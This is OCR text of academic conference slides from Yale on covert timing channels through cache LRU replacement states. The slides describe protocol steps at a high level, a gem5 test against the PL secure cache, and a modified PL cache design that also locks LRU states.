
- Step 1: The receiver sets the initial LRU state
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver triggers a potential cache replacement
  ii) The receiver measures the timing of accessing cache line 0



LRU Channel Without Shared Memory in PL Cache

Yale


- Step 1: The receiver sets the initial LRU state
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver triggers a potential cache replacement
  ii) The receiver measures the timing of accessing cache line 0



LRU Channel Without Shared Memory in PL Cache

Yale

- Step 1: The receiver sets the initial LRU state
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver triggers a potential cache replacement
  ii) The receiver measures the timing of accessing cache line 0




Covert Channel in Cache LRU States and PL Cache

Yale

Covert Channel in Cache LRU States and PL Cache

Yale


- We tested the LRU covert channel attack in PL cache in gem5 simulator.



Covert Channel in Cache LRU States and PL Cache

Yale


- We tested the LRU covert channel attack in PL cache in gem5 simulator.
- We changed the PL cache design to also lock the LRU states.




Covert Channel in Cache LRU States and PL Cache

Yale

- We tested the LRU covert channel attack in PL cache in gem5 simulator.
- We changed the PL cache design to also lock the LRU states.




Updated PL cache replacement logic flow-chart.




Covert Channel in Cache LRU States and PL Cache

Yale

- We tested the LRU covert channel attack in PL cache in gem5 simulator.
- We changed the PL cache design to also lock the LRU states.



Updated PL cache replacement logic flow-chart.



Simulation results of the LRU attack in GEM5 with (top) original PL cache design and (bottom) new PL cache design which locks the LRU states.

Discussion

Yale

- We focus on L1 cache
  - L2/LLC are possible, but requires cache miss from L1
  - The timing channels in replacement state in L2 or LLC can be detected or protected by the existing cache side channel protection techniques in L1

Discussion

Yale

- We focus on L1 cache
  - L2/LLC are possible, but requires cache miss from L1
  - The timing channels in replacement state in L2 or LLC can be detected or protected by the existing cache side channel protection techniques in L1

- Compare to Flush+Reload
  - The sender's data can always stay in cache
  - No flush instruction is needed
  - Nor is it necessary to share the memory space

Discussion

Yale

- We focus on L1 cache
  - L2/LLC are possible, but requires cache miss from L1
  - The timing channels in replacement state in L2 or LLC can be detected or protected by the existing cache side channel protection techniques in L1

- Compare to Flush+Reload
  - The sender's data can always stay in cache
  - No flush instruction is needed
  - Nor is it necessary to share the memory space

- Compare to Prime+Probe
  - The sender's data can always stay in cache
  - Fewer accesses by the receiver
  - The receiver only measures the timing of one access.

Yale

Leaking Information Through Cache LRU States

Wenjie Xiong and Jakub Szefer
Yale University

- Proposed two protocols for novel covert channels in the least recently used (LRU) cache replacement states
  - ➢shared memory between the sender and the receiver
  - ➢no shared memory
- Demonstrated the LRU timing channel in both Intel and AMD processors to evaluate the bandwidth.
- Demonstrated that the LRU channels pose threats to existing secure cache designs, e.g., PL cache.

- Thank you! Q&A